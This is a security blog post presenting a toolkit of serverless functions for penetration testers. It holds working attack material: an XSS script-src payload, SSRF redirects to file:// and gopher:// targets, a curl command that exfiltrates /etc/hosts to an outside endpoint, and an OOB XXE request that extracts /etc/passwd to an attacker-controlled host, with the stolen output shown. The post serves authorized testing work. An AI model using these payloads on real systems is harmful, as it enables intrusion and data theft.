

# Serverless Toolkit for Pentesters

---

 [blog.ropnop.com/serverless-toolkit-for-pentesters](https://blog.ropnop.com/serverless-toolkit-for-pentesters)

---

## tl;dr

---

Serverless is awesome and I can't believe this stuff is free. I'm releasing some serverless functions that I've developed over the past few weeks to help with penetration testing. All the examples and documentation are here:

[https://github.com/ropnop/serverless\\_toolkit](https://github.com/ropnop/serverless_toolkit)

## Intro

---

Lately I've been playing around a lot with "serverless" deployments. While the term has always seemed like a bit of a misnomer to me, there's no denying its benefits. I love @secvalve's analogy here:

The next time you try and use the word "serverless" just remember it's like calling takeout "kitchenless".

— Kate Pearce (@secvalve) [May 30, 2017](#)

Yes, there is still a server/kitchen somewhere, but when I'm developing/eating I don't really want to think about it.

While I've seen a lot of developers embracing serverless, I've seen less attention given to it from the security community. [Serverless Red Team Infrastructure](#) from MDSec was the first I'd seen serverless used by pentesters, and is really what got me interested in exploring its potential.

When I'm performing pentests or bug bounties, I feel like I'm constantly finding myself spinning up a quick VPS on Digital Ocean to perform a simple task. Whether that's to serve up a payload, listen for an incoming request or just test something from a different IP, it always seemed like such overkill to run a dedicated Ubuntu Server in the cloud to do a single, menial task. Not to mention it's slow. When I'm in the zone and need something spun up quick, the last thing I want to do is administer a server from scratch.

Over the past few weeks as I've explored different serverless providers, I realized a lot of the simple tasks I used VPSs for could be migrated to serverless - where I never have to worry about infrastructure, and (the best part) **IT'S FREE**. I've put together some serverless functions that I think are extremely helpful for pentesters, and I'm hoping this post inspires more to take full advantage of "serverless" infrastructure when it comes to security testing.

*Note: you should always take caution when using infrastructure you don't own, especially when dealing with sensitive data. Since you don't control the infrastructure, logging, etc, with serverless, make sure to evaluate the risk before throwing client data around unknown servers*

## Serverless Providers

---

There are several main players in the serverless space (AWS, Google, Microsoft, Cloudflare, etc), but the one I've found is the easiest, cheapest (read: free), and most straightforward is Zeit's now.sh. Their free tier is top-notch, and the command line tool **now** lets me kick off full deployments right from my terminal. The other main benefit is that full Docker builds are first class deployment units to Now.sh, meaning there's far less abstraction than AWS Lambda or Google Cloud Functions provide.

Just recently, Zeit unveiled Now 2.0 which moves away from native Docker deployments. All of my examples require the older Now 1.0. Fortunately, there's no immediate plans to deprecate Now 1.0 anytime soon, so they shouldn't break.

To get started with now, just install the NPM module and set up credentials with an email:

```
$ npm install -g now
$ now
No existing credentials found. Please
log in:
> Enter your email:
```

Follow the instructions in the email and you're ready to rock.

## Example Functions

---

I'll go into each of the examples I'm releasing here. Hopefully you can quickly see the benefit of using serverless over VPSs for a lot of these tasks.


### Static File Hosting

---

[https://github.com/ropnop/serverless\\_toolkit/tree/master/static\\_example](https://github.com/ropnop/serverless_toolkit/tree/master/static_example)

I am often hosting payloads for CSRF or XSS, or needing to put some sort of PoC in a publicly reachable place. I maintain a few VPSs with valid SSL certificates for this reason, but with serverless static deployments, they're no longer really necessary. With one command I can serve up any arbitrary file (payload) with a globally trusted TLS certificate (Let'sEncrypt), behind a fast CDN and with full HTTP/2 support.

In any folder containing files you want available online, running `now --public` will deploy and return a public URL serving up your files:



## Index of **app/**

-  [README.md](#)
-  [alert.js](#)
-  [external.dtd](#)
-  [messagebox.ps1](#)
-  [now.json](#)

These files can then be pulled down from anywhere that has Internet access, or can be embedded inside XSS payloads like this: `<script src="https://staticexample-eaguoozryf.now.sh/alert.js"></script>`

## Simple Redirect

---

[https://github.com/ropnop/serverless\\_toolkit/tree/master/simple\\_redirect](https://github.com/ropnop/serverless_toolkit/tree/master/simple_redirect)

When testing SSRF, being able to control redirects is really useful. I used to do this with PHP scripts running on a VPS I owned, but now wither serverless I can spin up and deploy arbitrary redirect functions easily.


This function takes two environment variables to be set when deploying:

- `REDIRECT_URL` - the full URL, including protocol, to be set in the Location header
- `STATUS` - the HTTP status code (default 301)

For example, sometimes it is possible to leverage a SSRF vulnerability to NTLM hash disclosure by redirecting an HTTP GET to a `file://` URI that points to a listening capture server. Spinning that up is trivial with now:

```
$ now -e REDIRECT_URL="file://192.168.98.1/foobar" -e STATUS=303 --  
public
```

Any HTTP request made to our serverless function will be redirected to an SMB share on the internal network.



## Gopher Redirect

[https://github.com/ropnop/serverless\\_toolkit/tree/master/gopher\\_redirect](https://github.com/ropnop/serverless_toolkit/tree/master/gopher_redirect)

Similar to above, this example makes use of the Gopher protocol to redirect incoming GET requests to arbitrary POST requests. Again, this is very useful for exploiting SSRF vulnerabilities where an outbound GET request can be turned into an internal POST request to some other service (if Gopher is supported)

This example constructs the Gopher URL from the `redirect_request.req` file. In the example, it constructs a POST request to `localhost:5000`

```
POST /delete  
HTTP/1.1  
Host:  
localhost:5000  
Connection:  
close
```

The deployment takes the environment variable `REDIRECT_HOST` to construct where to send the Gopher payload.

```
$ now -e REDIRECT_HOST="localhost:5000" --  
public
```

Any HTTP request made the function will be 307 Redirected to a Gopher url that mimics an HTTP POST to `localhost:5000`

```
$ ncat -lp 5000
POST /delete HTTP/1.1
Host: localhost:5000
Connection: close
```

## Request Dump

---

[https://github.com/ropnop/serverless\\_toolkit/tree/master/req\\_dump](https://github.com/ropnop/serverless_toolkit/tree/master/req_dump)

This function dumps any incoming request to JSON in the response. It's more of an example of what's possible, but it can be useful to see if any of your outbound requests have special headers or user-agents. You can also extract the external IP address that hit the serverless function.

To direct traffic to your servleress function, Cloudflare and Zeit add several HTTP headers. I've hardcoded the script to ignore those added headers, but they can be re-enabled by setting the environment variable `ALL_HEADERS` to true when deploying.

```
$ curl -s "https://req-dump-j[REDACTED].now.sh/randompath?foobar=helloworld" | jq .
{
  "url": "/randompath?foobar=helloworld",
  "method": "GET",
  "headers": {
    "host": "req-dump-j[REDACTED].now.sh",
    "connection": "close",
    "accept-encoding": "gzip",
    "user-agent": "curl/7.54.0",
    "accept": "*/*"
  },
  "body": "",
  "ip": "24.[REDACTED].3"
}
```

## SSRF Slack Notifier

---

[https://github.com/ropnop/serverless\\_toolkit/tree/master/ssrf\\_slack](https://github.com/ropnop/serverless_toolkit/tree/master/ssrf_slack)

This was my first and is probably my most used serverless function. When testing for SSRF previously, I was pointing to VPSs I controlled and running `tail -f /var/log/apache2/access.log` in an SSH window. I had to be watching the logs in near-real time, and I wanted a way to just be alerted if a request came in.

It's a perfect use-case for serverless. I created a Slack app for a private workspace I'm in and generated some webhooks.

This function takes in the `SLACK_WEBHOOK` environment variable and when deployed, will spit out the entire contents of any requests it receives to a Slack message.

*Note: never store anything secret (like a Slack Webhook URL) in source code or environment variables when using the free version of Now. All of that is publicly viewable. Instead use now secrets*

```
$ now secret add slack-webhook-ssrf  
https://hooks.slack.com/services/YOUR_WEBHOOK_HERE  
$ now -e SLACK_WEBHOOK=@slack-webhook-ssrf --public
```

This lets me generate and insert the URL anywhere, and if anything ever triggers it I get notified. This is also useful for data exfiltration as I can POST arbitrary files to the endpoint and they end up in my Slack log:

```
$ curl -X POST --data-binary "@etc/hosts" https://ssrf-slack-notify-  
bxxxxxxxxx.now.sh
```

New Request To: `ssrf-slack-notify-b[REDACTED].now.sh/`

Request From: `24.[REDACTED]`

Time (UTC): `2018-11-11T16:53:05.776Z`

Request Details:

```
POST / HTTP/1.1  
host: ssrf-slack-notify-b[REDACTED].now.sh  
connection: close  
content-length: 215  
accept-encoding: gzip  
user-agent: curl/7.54.0  
accept: */*  
content-type: application/x-www-form-urlencoded  
  
##  
# Host Database  
#  
# localhost is used to configure the loopback interface  
# when the system is booting. Do not change this entry.  
##  
127.0.0.1    localhost  
255.255.255.255  broadcasthost  
::1        localhost
```

## OOB XXE Server

[https://github.com/ropnop/serverless\\_toolkit/tree/master/xxe\\_server](https://github.com/ropnop/serverless_toolkit/tree/master/xxe_server)

This example is based off a similar project I wrote a while ago, [xxetimes](#). After discovering an OOB XXE vulnerability, exploitation is usually a very manual process that includes spinning up at least one listening server, customizing DTD files and parsing data dump output.

This serverless function provides two main functionalities to help:

- Template generation and serving up of DTD files
- Parsing encoded data in GET params and posting to Slack

The server will dynamically generate DTD files for HTTP data exfiltration using parameter expansion when the `/dtd` endpoint is hit. It accepts a filename parameter to create the file entity. It also supports PHP Base64 encoding when the `php` parameter is sent. The parameter expansion will send data to the same server at the `/data` endpoint.

The `/data` endpoint simply decodes any incoming data as part of the URL query and dumps it to a Slack webhook.

For example, if I discovered an XXE vulnerability on a PHP site, I could POST the following XML using Burp:


```
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0)
Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/
Content-Type: multipart/form-data;
boundary=-----752487825531677592225833577
Content-Length: 401
Connection: close
Upgrade-Insecure-Requests: 1

-----752487825531677592225833577
Content-Disposition: form-data; name="xml"; filename="product.xml"
Content-Type: text/xml

<?xml version="1.0" ?>
<!DOCTYPE foo [
<!ENTITY % dtd SYSTEM
"https://xxeserver-██████████.now.sh/dtd?filename=/etc/passwd&php=true">
%dtd;
]>
<foobar>
<hello>world</hello>
</foobar>






-----752487825531677592225833577--
```

The DTD would be autogenerated, the data would be auto-exfiltrated, and I would see the contents of the file in my Slack channel:



Dump Request APP 12:18 PM

Data from: 24 [REDACTED]

```

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12:./usr/cyrus:/sbin/nologin
vpopmail:x:89:89:./var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./sbin/nologin
apache:x:100:101:apache:/var/www:/sbin/nologin

```

## Nmap scanner

[https://github.com/ropnop/serverless\\_toolkit/tree/master/nmap\\_scan](https://github.com/ropnop/serverless_toolkit/tree/master/nmap_scan)

This example function shows how it's possible to run arbitrary binaries in Docker containers with serverless functions by capturing stdout with Express. This function simply runs an nmap scan with the `-F -Pn -sT` options against a target. It can be useful to quickly see if a port is open from an external or different IP address than where you are testing.

*Note: don't bother executing long running processes in serverless environments - the HTTP connection will either timeout or the container will be destroyed after 5 minutes. However, small, fast commands can be run no problem*

```

$ curl https://nmapscan-qj[REDACTED].now.sh?host=blog.ropnop.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 00:35 UTC
Nmap scan report for blog.ropnop.com (104.18.42.134)
Host is up (0.24s latency).
Other addresses for blog.ropnop.com (not scanned): 104.18.43.134 2606:4700:30::6812:2b86 2606:4700:30::6812:2a86
Not shown: 96 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy
8443/tcp   open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds

```

## MassDNS



[https://github.com/roptop/serverless\\_toolkit/tree/master/massdns](https://github.com/roptop/serverless_toolkit/tree/master/massdns)

Similar to above, it's also possible to run massdns in a serverless container. This example lets me POST a file of domains to resolve and returns JSON formatted answers. Again, too long of a list and the HTTP connection will timeout while massdns is executing, but I've found it works very reliably up to a few hundred domains.

```
$ curl -s -X POST --data-binary "@100domains.txt" https://massdns-gingahvmrz.now.sh | jq .
[
  {
    "query_name": "crashlytics.com.",
    "query_type": "A",
    "resp_name": "crashlytics.com.",
    "resp_type": "A",
    "data": "23.21.125.136"
  },
  {
    "query_name": "crashlytics.com.",
    "query_type": "A",
    "resp_name": "crashlytics.com.",
    "resp_type": "A",
    "data": "174.129.250.71"
  },
  {
    "query_name": "crashlytics.com.",
    "query_type": "A",
    "resp_name": "crashlytics.com.",
    "resp_type": "A",
    "data": "23.21.91.79"
  },
  {
```

## Webshell


[https://github.com/roptop/serverless\\_toolkit/tree/master/webshell](https://github.com/roptop/serverless_toolkit/tree/master/webshell)

If you're executing binaries in serverless containers, why not just go full shell? With gotty, it's possible to do just that. This function creates a lightweight Docker image based on Alpine linux with some useful pentest-y tools installed (nmap, netcat, socat, openssh, etc) and a full bash prompt as root in your browser is available.

The environment is going to be pretty limited and locked-down, but this is fun when I want to run a quick Linux command in the cloud to test something and don't want to spin up a new VPS or SSH into one I already own.

*Note: your session will be terminated after 5 minutes and you'll lose everything. Again: these are disposable, quick environments*

*Another note: as cool as it would be to run Kali Linux in a serverless environment, there is a 100MB docker image maximum for Now, so smaller, purpose build Docker images are better.*

A screenshot of a web browser window with a single tab titled "GoTTY - /bin/bash (PyyJOh3zH)". The address bar shows "https://shell-jvqzbjzmsj.now.sh". The terminal content shows a shell session with the following commands and output:

```
bash-4.3# id
uid=0(root) gid=0(root)
bash-4.3# hostname -f
PyyJOh3zHagIjrK46rghNd0U
bash-4.3#
```

## Aliases and Cloudflare

---

In some situations, having a short domain name is helpful (e.g. when limited XSS payload space). Now generates random, long URLs for each of your deployments, but fortunately it's easy to alias them to shorter domains.

Now has great [documentation on aliasing](#) which is easy to follow along. Essentially if you have a custom domain, you can verify it with your Now account through a TXT record, then add CNAME entries that point to [alias.zeit.co](#). I set up a permanent CNAME for one of my domains that always points there: [now.example.com](#).

After setting that up, pointing that alias to any of the above deployments is done almost instantaneously through the command line:

```
$ now alias xxeserver-riixxxxxd.now.sh
now.example.com
```

It's also worth noting that Now.sh is pretty strict about TLS1.3. I noticed that several older clients had trouble connecting to my serverless functions if they didn't support TLS1.3. To get around this, I use Cloudflare in front of my Now deployments. This has the added benefit of letting clients auto-negotiate supported SSL versions with Cloudflare instead of only supporting TLS1.3 only.

## Next Steps

---

Hopefully this post inspires pentesters to take a closer look at serverless functions. I'd love to see more ideas or contributions to one-off helpers that pentesters can use.

Feedback and PRs welcome! -roptop

[docker](#) [pentest](#) [serverless](#)

---

## See also

---

- [← Previous Post](#)
- [Next Post →](#)